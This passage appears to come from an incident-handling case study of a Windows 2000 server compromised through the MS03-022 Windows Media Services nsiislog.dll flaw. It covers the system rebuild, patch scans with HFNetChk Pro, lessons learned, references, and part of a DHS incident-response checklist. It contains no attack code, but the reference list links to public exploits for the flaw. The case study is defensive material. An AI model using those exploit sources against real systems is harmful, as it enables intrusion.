
Description: Enables you to stream multimedia content to network users.

Total disk space required: 56.1 MB

Space available on disk: 3584.2 MB

Figure 53

Once the system is done loading, the system will reboot and patching can occur. The first step is to load the latest service pack, which is service pack 4 in this instance, figure 53.


Windows 2000 Service Pack 4 Setup Wizard

Welcome to the Windows 2000 Service Pack 4 Setup Wizard


Before you install this update, we recommend that you:

- Update your system repair disk
- Back up your system
- Close all open programs

To complete this installation, Windows might require restarting after you finish this wizard.

Figure 54

Once the service pack is installed, a reboot will be required, as noted in figure 54.



Completing the Windows 2000 Service Pack 4 Setup Wizard

You have successfully completed the Service Pack 4 Setup Wizard.


To apply the changes, the wizard has to restart Windows. To restart Windows automatically, click Finish.

If you want to restart later, select the Do not restart now check box, and then click Finish.

☐ Do not restart now

Figure 55


Once the system is back up, the system is configured to the NSA guideline, as required by corporate policies and procedures. Once this is complete, the system is reconnected to a section of the IT department network that has no access outside of the department. HFNetChk Pro is then used to run a scan against the rebuilt system to verify patch statuses. Since only SP4 has been installed, there are still a number of hot fixes to install, see figure 55.



Type	Item +	QNumber	Product	Description
Missing Service Pack			Internet Explorer 5.01 Gold	Internet Explorer 5.01 SP4
Missing Service Pack			MDAC 2.5 Gold	MDAC 2.5 SP3
Missing Service Pack			Windows 2000 Server Gold	Windows 2000 Server SP4
Missing Patch	MS00-006	Q251170	Windows 2000 Server Gold	Malformed Hit-Highlighting Argument Vulnerability
Missing Patch	MS00-020	Q260197	Windows 2000 Server Gold	Desktop Separation Vulnerability
Missing Patch	MS00-021	Q257870	Windows 2000 Server Gold	Malformed TCP/IP Print Request Vulnerability
Missing Patch	MS00-027	q259622	Windows 2000 Server Gold	Malformed Environment Variable Vulnerability
Missing Patch	MS00-029	Q259728	Windows 2000 Server Gold	IP Fragment Reassembly Vulnerability
Missing Patch	MS00-032	Q260219	Windows 2000 Server Gold	Protected Store Key Length Vulnerability
Missing Patch	MS00-036	Q262694	Windows 2000 Server Gold	ResetBrowser Frame and Host Announcement Frame Vulnerabilities
Missing Patch	MS00-037	Q259166	Internet Explorer 5.01 Gold	HTML Help File Code Execution Vulnerability
Missing Patch	MS00-042	Q265258	Internet Explorer 5.01 Gold	Active Setup Download Vulnerability
Missing Patch	MS00-045	Q261255	Internet Explorer 5.01 Gold	Persistent Mail-Browser Link Vulnerability
Missing Patch	MS00-047	Q269239	Windows 2000 Server Gold	NetBIOS Name Server Protocol Spoofing Vulnerability
Missing Patch	MS00-052	Q269049	Windows 2000 Server Gold	Relative Shell Path Vulnerability
Missing Patch	MS00-053	Q269523	Windows 2000 Server Gold	Service Control Manager Named Pipe Impersonation Vulnerability
Missing Patch	MS00-055	Q269368	Internet Explorer 5.01 Gold	Scriptlet Rendering Vulnerability
Missing Patch	MS00-065	Q272736	Windows 2000 Server Gold	Still Image Service Privilege Escalation Vulnerability
Missing Patch	MS00-066	Q272303	Windows 2000 Server Gold	Malformed RPC Packet Vulnerability
Informational Item	MS00-067	Q272743	Windows 2000 Server Gold	Windows 2000 Telnet Client NTLM Authentication Vulnerability
Missing Patch	MS00-070	Q266433	Windows 2000 Server Gold	Multiple LPC and LPC Ports Vulnerabilities
Missing Patch	MS00-077	Q299796	Windows 2000 Server Gold	NetMeeting Desktop Sharing Vulnerability
Missing Patch	MS00-079	Q276471	Windows 2000 Server Gold	HyperTerminal Buffer Overflow Vulnerability
Missing Patch	MS00-083	Q274835	Windows 2000 Server Gold	Netmon Protocol Parsing Vulnerability
Missing Patch	MS00-085	Q278511	Windows 2000 Server Gold	ActiveX Parameter Validation Vulnerability
Missing Patch	MS00-096	Q266794	Windows 2000 Server Gold	SNMP Parameters Vulnerability
Missing Patch	MS00-098	Q280838	Windows 2000 Server Gold	Indexing Service File Enumeration Vulnerability
Informational Item	MS00-099	Q271641	Windows 2000 Server Gold	Directory Service Restore Mode Password Vulnerability
Missing Patch	MS01-001	Q282132	Windows 2000 Server Gold	Web Client Will Perform NTLM Authentication Regardless of Security Se
Missing Patch	MS01-005	Q285083	Windows 2000 Server Gold	Packaging Anomaly Could Cause Hotfixes to be Removed
Missing Patch	MS01-006	Q286132	Windows 2000 Server Gold	Invalid RDP Data Can Cause Terminal Server Failure
Missing Patch	MS01-017	Q293818	Windows 2000 Server Gold	Erroneous VeriSign-Issued Digital Certificates Pose Spoofing Hazard
Missing Patch	MS01-022	Q296441	Windows 2000 Server Gold	WebDAV Service Provider Can Allow Scripts to Levy Requests as User
Missing Patch	MS01-025	Q296185	Windows 2000 Server Gold	Index Server Search Function Contains Unchecked Buffer
Missing Patch	MS01-026	Q293826	Internet Information Services 5.0 G...	14 May 2001 Cumulative Patch for IIS
Missing Patch	MS01-031	Q299553	Windows 2000 Server Gold	Predictable Named Pipes Could Enable Privilege Elevation via Telnet
Missing Patch	MS01-033	Q300972	Internet Information Services 5.0 G...	Unchecked Buffer in Index Server ISAPI Extension Could Enable Web S
Missing Patch	MS02-032	Q320920	Windows Media Player 6.4 for Win...	Cumulative Patch for Windows Media Player (Q320920)
Missing Patch	MS02-052	Q329077	Windows 2000 Server Gold	Flaw in Java VM JDBC Classes Could Allow Code Execution (Q329077)
Informational Item	MS02-064	Q327522	Windows 2000 Server Gold	Windows 2000 Default Permissions Could Allow Trojan Horse Program
Missing Patch	MS02-065	Q329414	MDAC 2.5 Gold	Buffer Overrun in Microsoft Data Access Components Could Lead to Coc
Informational Item	MS03-026	Q823980	Windows 2000 Server Gold	Buffer Overrun In RPC Interface Could Allow Code Execution (823980)
Missing Patch	MS03-040	Q828026	Windows Media Player 6.4 for Win...	Cumulative Patch for Internet Explorer (828750)

Figure 56

To ensure that the patches are applied, HFNetChk Pro is used to deploy the hot fixes to the rebuilt system. This provides a record of patching for the rebuilt system, see figure 56.



Item	IP Address				Total Patches
[redacted]	[redacted]	0	0	0	1

Patch Deployment

Deployment Date: **12/7/2003 5:34:45 PM** Install Type: **Install Immediately.**
Run by: [redacted]
Status: No additional status.

Patch Execution

Deployment Template Used: Standard

Before Patch Execution....
Do not shutdown SQL Server.
Do not shutdown IIS Server.

During Patch Execution....
Backup files for uninstall.
Execute patches in 'Quiet Mode'.

Do not shutdown Exchange Server.

After Deployment Execution....
Do not remove temp deployment files.
Reboot target machines

- Reboot immediately after execution
- **Do not** warn connected machines before reboot
- Make **10** attempts to restart
- Wait **60** seconds between restart attempts

Remote Dialog
Do not show remote dialog.

Office Install Options: Push full-file patches to each machine.

Machine Details

[redacted]

Patches Processed

MDAC 2.5 SP3 MS02-065, Q329414 Scheduled Patch copy complete at 12/7/2003 5:34:58 PM
Scheduling successful at 12/7/2003 5:35:03 PM


Click to query remote log information

```
12/7/2003 5:07:26 PM     You are running HFNetChkPro version 4.1.0.0.  This is the latest version available.
12/7/2003 5:25:36 PM     File: Q329414_MDAC_x86_ENU.exe successfully downloaded.
12/7/2003 5:25:36 PM     Successfully Downloaded 1 files in 6 seconds.
```

Figure 57

Once all the hot fixes have been deployed, the re-built system is re-scanned with HFNetChk Pro to verify patch status. In this case, everything comes back as complete, shown in figure 57, and the system is ready to be connected back to the regular internal network for testing and configuration to meeting the marketing manager’s requirement.

Once the testing and configuration is done, another vulnerability scan is performed to verify the system is adequately protected. Only at that point will the system be moved to the DMZ, and be accessible to the public for use.



Type	Item	QNumber	Product	Description
✓ Patch Found	MS02-050	Q329115	Windows 2000 Server SP4	Certificate Validation Flaw Could Enable Identity Spoofing (Q329115)
✓ Patch Found	MS02-065	Q329414	MDAC 2.5 SP3	Buffer Overrun in Microsoft Data Access Components Could Lead to Coc
✓ Patch Found	MS03-014	Q330994	Internet Explorer 6 SP1	Cumulative Patch for Outlook Express (330994)
✓ Patch Found	MS03-021	Q819639	Windows Media Player 9.0 Gold	Flaw In Windows Media Player May Allow Media Library Access (81963
✓ Patch Found	MS03-022	Q822343	Windows 2000 Server SP4	Flaw in ISAPI Extension for Windows Media Services Could Cause Code
✓ Patch Found	MS03-023	Q823559	Windows 2000 Server SP4	Buffer Overrun In HTML Converter Could Allow Code Execution (823559)
✓ Patch Found	MS03-033	Q823718	MDAC 2.5 SP3	Unchecked Buffer in MDAC Function Could Enable System Compromise
✓ Patch Found	MS03-034	Q824105	Windows 2000 Server SP4	Flaw in NetBIOS Could Lead to Information Disclosure (824105)
✓ Patch Found	MS03-039	Q824146	Windows 2000 Server SP4	Buffer Overrun In RPCSS Service Could Allow Code Execution (824146)
✓ Patch Found	MS03-040	Q828026	Windows Media Player 9.0 Gold	Cumulative Patch for Internet Explorer (828750)
✓ Patch Found	MS03-041	Q823182	Windows 2000 Server SP4	Vulnerability in Authenticode Verification Could Allow Remote Code Exe
✓ Patch Found	MS03-042	Q826232	Windows 2000 Server SP4	Buffer Overflow in Windows Troubleshooter ActiveX Control Could Allow
✓ Patch Found	MS03-043	Q828035	Windows 2000 Server SP4	Buffer Overrun in Messenger Service Could Allow Code Execution (8280
✓ Patch Found	MS03-044	Q825119	Windows 2000 Server SP4	Buffer Overrun in Windows Help and Support Center Could Lead to Syst
✓ Patch Found	MS02-045	Q824141	Windows 2000 Server SP4	Buffer Overrun in the ListBox and in the ComboBox Control Could Allow C
✓ Patch Found	MS03-048	Q824145	Internet Explorer 6 SP1	Cumulative Security Update for Internet Explorer (824145)
✓ Patch Found	MS03-049	Q828749	Windows 2000 Server SP4	Buffer Overrun in the Workstation Service Could Allow Code Execution (8
Informational Item			.NET Framework 1.1 Gold	.NET Framework 1.1 Gold
Informational Item			Internet Information Services 5.0 SP4	Internet Information Services 5.0 SP4
Informational Item	MS02-064	Q327522	Windows 2000 Server SP4	Windows 2000 Default Permissions Could Allow Trojan Horse Program

Machine Summary

Scan Machine: [redacted] (us-en) |
Domain: [redacted]
IP Address: [redacted]
Comments: None
Add/Edit Comment...

Missing Service Packs = 0
Patches Missing = 0
Patches Found = 17

Installed Products	✓ Patches Found	✗ Missing Patches	Missing Service Packs
.NET Framework 1.1 Gold	0	0	0
Internet Explorer 6 SP1	2	0	0
Internet Information Services 5.0 SP4	0	0	0
MDAC 2.5 SP3	2	0	0
Windows 2000 Server SP4	11	0	0
Windows Media Player 9.0 Gold	2	0	0

Figure 58

Lessons Learned

The IT department decided to conduct a post-mortem to discuss what happened and what steps could be done to improve their operations to prevent this from happening again in the future,

The following are there conclusions from this meeting:

- A new systems administrator failed to follow company procedure and built a Microsoft Windows 2000 server while connected to the corporate LAN. Since the SA started the install late in the afternoon, he was only able to install the operating system and Microsoft Media service before going home.

  The system was left connected to the net without any service packs or hot fixes all night. Since the firewall does not block port 80 the system responded to a probe looking for the nsiislog.dll fill in the scripts directory. Once the system responded to the probe the attacker successfully ran the exploit code. Since the system had no patches applied the attacker had a broad range of tools to choose from to further exploit the system. Fortunately the SA did not add the system to the domain which slowed the hacker’s attempts to further exploit the network.

- Adding new systems to the network should be laid out in an action plan or project that defines the steps for correctly installing the system from scratch. Nonproduction systems should be limited to a lab environment where systems can be isolated.

- Move to a “deny all, allow by exception” policy at the firewall. This simplifies the firewall ACL and forces the company to be aware of what services are provided and required by both the public and its employees.

- Disable any unnecessary default services on systems. Minimized the attack surface area on every machine. Separate system functions wherever possible, and within budget constraint.

- Continue aggressive vulnerability assessments of corporate assets. Require all vendor released patches be installed within 24 hours, if possible. On mission critical systems, this may be extended to allow testing.

Conclusion

Even though the incident did not cause loss of data or corporate information, it still cost the company in lost time, wages, and resources. If company policies and procedures were followed, the incident would have been prevented. Policies and procdures exist to prevent accidents due to shortcuts or oversights.

By having an incident handling process in place, the incident was quickly contained and resolved. While corporate users many have been inconvenienced due to the lack of Internet accessibility and the forced password change, it provided a good lesson to everyone on how poor security practices can affect everyone. The network infrastructure is only as stong as its weakest link.

If data theft had occurred, law enforcement should be contacted and a criminal investigation requested. This however would have damaged the company’s reputation and potentially affected future business opportunities. With the rampany use of the Internet, companies must ensure that information security is a priority, while balanincing against operational requirements and budget constraints.

References

1. Microsoft Corportation, MS03-022: Flaw in ISAPI Extension for Windows Media Services May Cause Code Execution, URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;822343

2. Microsfot Corporation, Microsoft Security Bulletin MS03-022 - Flaw in ISAPI Extension for Windows Media Services Could Cause Code Execution (822343), URL:http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-022.asp

3. Security-Assessment.com , Press Release - 25 June 2003: Security-Assessment.com researcher discovers Windows Media Services remote exploit, URL: www.security-assessment.com

4. Moore, Brett, “Windows Media Services Remote Command Execution #2”, URL: http://packetstorm.linuxsecurity.com/0306-advisories/wmediaremote.txt.

5. k-otik, Windows Media Services nsiislog.dll Remote Exploit (New), URL: http://www.k-otik.com/exploits/07.14.xfocus-nsiislog-exploit.c.php

6. k-otik, Windows Media Services Remote Command Execution (MS03-022), URL: http://www.k-otik.com/exploits/07.01.nsiilog-titbit.cpp.php

7. Packetstorm Security, IISDoS.c, URL: http://packetstormsecurity.nl/0306-exploits/IIS-DoS.c

8. Rand, Dennis and Faerch, Dan, nsiislogIIS50.pl, URL: http://www.infowarfare.dk/Exploits/nsiislogIIS50.pl.txt

9. Beale, Jay, Foster, James C, and Posluns, Jeffery, Snort 2.0 Intrusion Detection, Rockland: Syngress, 2003.

10. Department of Homeland Security, “Incident Handling Checklist”, URL: http://www.fedcirc.gov/incidentResponse/IHchecklists.html.

11. Aleph One, “Smashing The Stack For Fun And Profit”, URL: URL:http://www.phrack.org/phrack/49/P49-14

12. DilDog, “The Tao of Windows Buffer Overflow”, URL: http://www.cultdeadcow.com/cDc_files/cDc-351/

13. Mixter, “Writing Buffer Overflow Exploits – A Tutorial For Beginners”, URL: URL:http://mixter.void.ru/exploit.txt

14. Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Boston: Addison Wesley, 1994.

15. Caswell, Brian and Houghton, Nigel, and et al, Snort WEB-IIS nsiislog.dll.access rule, URL: http://www.snort.org/snort-db/sid.html?sid=2129

16. Hart, Jan, Snort Shellcode X86 NOOP rule, URL: http://www.snort.org/snort-db/sid.html?sid=648

17. Cybersecurity Research Group, “Netcat overview”, URL: http://www.cse.msu.edu/~westrant/symlink/pages/exploits/netcat.htm

18. Digitaloffense.net, iiscrack.dll exploit, URL: http://www.digitaloffense.net/iiscrack/

Appendix A – Incident Handling Checklist

Source: Department of Homeland Security,
http://www.fedcirc.gov/incidentResponse/IHchecklists.html

1. Introduction

This document provides a set of structured checklists to assist the first responders to a computer security incident. The Incident Response section provides some general incident handling background information; the checklists that follow provide step-by-step actions and recommendations for handling different types of computer security incidents.

2. Incident Response Background

A computer security incident is defined as: “A real or potential violation of an explicit or implied security policy.” We categorize incidents into five types (see [1]), based on the results of the incident:

Increased access
Disclosure of information
Corruption of information
Denial of service
Theft of resources

In practice, actual incidents often fall into multiple categories. For example, a web site defacement involves (at least) increased access and corruption of information; a system compromise involves (at least) increased access, disclosure of information, and theft of resources. The purpose of incident response, and hence the purpose of these checklists, is risk mitigation; at the point that an incident or potential incident is identified, these actions are intended to minimize damage and exposure, and facilitate an effective recovery. Within the risk mitigation goal, incident response has a hierarchy of priorities:

1. Human life and safety
2. Sensitive or mission-critical systems and data
3. Other systems and data
4. Damage to systems or data
5. Disruption of access or services

The incident response process is composed of 10 roughly sequential high level steps which are grouped into three general phases:

Phase 1: Detection, Assessment, and Triage
Phase 2: Containment, Evidence Collection, Analysis and Investigation, and Mitigation
Phase 3: Remediation, Recovery, Post-Mortem

The checklists below focus on (but are not limited to) Phase I, since (a) that is the point where expert incident handlers are most likely not available, and (b) the success or failure of the entire incident handling activity may be dependent on how well Phase I is executed. The goal of Phase I is to control the risk and damage in such a way that the subsequent escalation and investigation may proceed promptly and with complete and intact evidence.

3. Checklists

The incident handling checklists are provided in a long and a short form; the numbering and topics are identical in each. The numbering format is phase-step, e.g., phase 2, step 4 is indicated as Step 2-4. The checklist items represent best practices in general; every item may not apply to every incident but the steps should generally be followed in order. The checklists pick up the Incident Handling process at the point where an event that may indicate an incident has been detected.

Step 1-1 Document Everything

Second only to destruction or tainting of evidence, a lack of adequate documentation is the most common failure point in an incident handling exercise. Documentation can be electronic or handwritten, and need not be well-organized initially; the point is to capture everything that occurs in detail, especially names, times, and events as they actually occurred. For the initial lead incident handler, a notebook and a pen may be adequate. Regarding system configurations, office or desk space, etc., screenshots and digital pictures are valuable tools to capture information completely and unambiguously. Detailed documentation should continue throughout the exercise.

Step 1-2 Contact Primary IRC

At this point in the exercise, making the appropriate contact, and only the appropriate contact, is critical. The incident may have legal, HR, or public relations aspects and should not be discussed with anyone who does not have a need-to-know. An established IRC (Incident Response Capability) is familiar with these practices and will have an established communications plan. In the absence of an internal IRC, external IRC services may be engaged at this point.

Step 1-3 Preserve Evidence

The point is not necessarily to collect evidence at this point, but rather to ensure its integrity and availability. We are primarily guarding against (a) destruction of evidence through established processes like re-use of backup media, system use, or hard-disk wiping, and (b) destruction or tainting of evidence through incident handling actions (logging on to affected systems, etc.). Note that if deliberate evidence destruction is considered likely (e.g., by a suspect or attacker), then more aggressive may be required to preserve evidence (i.e., evidence collection and safe storage may be required).

Step 1-4 Verify the Incident

Based on available data, establish whether or not an incident has occurred. Note that this must be done within the context of the previous steps, so actions such as logging on to affected systems, sending out broadcast emails, etc. should be avoided. Verification should result in one of three conclusion-action pairs: verified and proceed, undetermined and proceed, or refuted and terminate.

Step 1-5 Notify Appropriate Personnel

Once the incident validity is verified (or undetermined), the appropriate internal and external personnel should be notified immediately. This communication will follow an established communications plan if it exists; in either case, notification will likely include technical and management personnel, human resources, legal, public relations, and external entities (FedCIRC, law enforcement, NIPC, etc.).

Step 1-6 Determine Incident Status

Determine whether the incident activity is actively occurring or ceased; if ceased, whether it is likely to resume. This step may occur prior to Step 1-5 if the delay to Step 1-5 is minimal.

Step 1-7 Assess Scope

Determine which and how many systems and data are actually or likely affected; also assess whether the incident activity has occurred solely within your domain, or whether external activity is involved (as a source or downstream target).

Step 1-8 Assess Risk

Consider what is at risk based on the incident activity. Building off of the assessed scope, what data or systems have been affected and what is the impact of that? Are there other systems or data that have not yet been affected which could be?

Step 1-9 Establish Goals

Establish the goals of the incident handling activity in the context of the business or organization. Depending on the entity, goals may include preserving reputation, protecting classified data, ensuring availability, etc. Goals common to most incident handling exercises including minimizing risk and containing the incident. Satisfying all identified goals may not be practical or possible (for example, protecting data and ensuring availability are often incompatible).

Step 1-10 Evaluate Options

Building off of the information available and the assessments in the prior steps, identify and evaluate options to meet the established goals.

Step 1-11 Implement Triage

Actions Implement the actions identified in Step 1-10.

Step 1-12 Escalation and Handoff

At this point, we have ensured that evidence is preserved, have initiated the appropriate communications, and have taken steps to contain the incident and meet our identified goals to the extent possible. The activity to this point has likely been performed and supported by staff who have other responsibilities, so incident handling responsibility is now handed off to the IRC or other dedicated team to continue the exercise.

Step 2-1 Verify Containment

Since triage actions are often executed in a crisis environment, the first step in Phase 2 is to validate that the containment and related triage activities are effective.

Step 2-2 Revisit Scope, Risk, and Goals

